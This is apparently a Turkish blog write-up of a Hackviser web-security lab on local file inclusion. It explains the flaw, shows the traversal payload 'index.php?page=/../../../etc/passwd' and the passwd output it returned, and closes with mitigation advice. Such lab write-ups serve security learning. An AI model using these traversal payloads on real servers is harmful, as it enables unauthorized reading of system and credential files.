File Inclusion/Basic Local File Inclusion

Herkese selamlar bu yazımda Hackviser üzerinde bulunan Web security lablarından biri olan **File Inclusion/Basic Local File Inclusion** labının çözümünü anlatacağım.

Öncelikle LFI açığının ne olduğunu kısaca bi hatırlayalım:


LFI (Local File Inclusion) açığı da benzer şekilde web uygulamalarında güvenlik zaafiyetlerinden kaynaklanır ve saldırganların sunucu üzerindeki dosyaları görüntüleyebilmesine olanak tanır. Özellikle, uygulamanın dışarıdan aldığı parametreleri kontrolsüz bir şekilde kullanması sonucunda gerçekleşir. Bu sayede saldırgan, sunucu üzerindeki önemli dosyaları (örneğin `/etc/passwd`) görüntüleyebilir ya da hassas bilgilere erişebilir.

LFI açığını tespit edebileceğimiz yerler genellikle URL üzerinden parametre gönderdiğimiz sayfalar, dosya içeriklerini gösteren yerler ya da uygulamanın dinamik olarak içerik gösterdiği kısımlardır. Örneğin, `page.php?page=about.html` gibi parametreler içeren yerlerde bu açığı arayabiliriz.

Makinenin çözümüne gelince, basitçe bu parametreleri manipüle ederek `../../` dizin gezinme karakterleriyle üst dizinlere çıkmaya ve hedef dosyalara ulaşmaya çalışabiliriz.

Sırada ise makinenin çözümü var.

Öncelikle istenilen siteye gittiğimizde bizi aşağıdaki gibi bir sayfa karşılıyor



“Go Home” butonunu kullandığımızda ise herhangi bir değişiklik olmadan aynı sayfaya yönlendiriliyoruz.

Ardından url üzerinde LFI saldırısı deniyouz `“index.php?page=/../../../etc/passwd”` bu payloadı denediğimde

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:109::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin pioneer:x:1001:1001:pioneer,78,,my user:/home/pioneer:/bin/bash

Yukarıdaki gibi kritik bilgilere rahatça ulaşabiliyorum

LFI açığının kötüye kullanılmasıyla neler yapabileceğimize bakarsak, saldırgan sunucu üzerindeki kritik dosyalara erişebilir, uygulamanın yapılandırma dosyalarını

görüntüleyebilir ya da hassas bilgilere ulaşabilir. Hatta, sunucunun güvenlik açıklarına göre dosya içerisine kötü amaçlı kod ekleyerek RCE (Remote Code Execution) gerçekleştirme şansı bile olabilir. Liste uzayıp gider...

Peki, bu açığı nasıl kapatabiliriz?

1. Kullanıcıdan alınan veriler mutlaka filtrelenmeli ve kısıtlanmalıdır. Örneğin, dosya adlarını sadece belirli karakterlerle sınırlandırarak kullanıcı girişini kontrol altına alabiliriz.
2. Sunucuda dışarıdan erişilebilecek dosya yolları kesinlikle sabit olmalı ve dinamik bir şekilde oluşturulmamalıdır. Sabit ve güvenilir dosya yolları tanımlayarak LFI riskini azaltabiliriz.
3. Uygulama içerisinde `../../` gibi dizin gezinme karakterleri engellenerek saldırganın üst dizinlere çıkması önlenebilir.

Bu önlemlerden sadece birkaçı... Güvenli bir uygulama geliştirme süreciyle bu tip zafiyetlerin önüne geçebilir ve olası tehditleri büyük ölçüde engelleyebiliriz.

Umarım bu yazıyı sıkılmadan okumuşsunuzdur. Keyifli çalışmalar.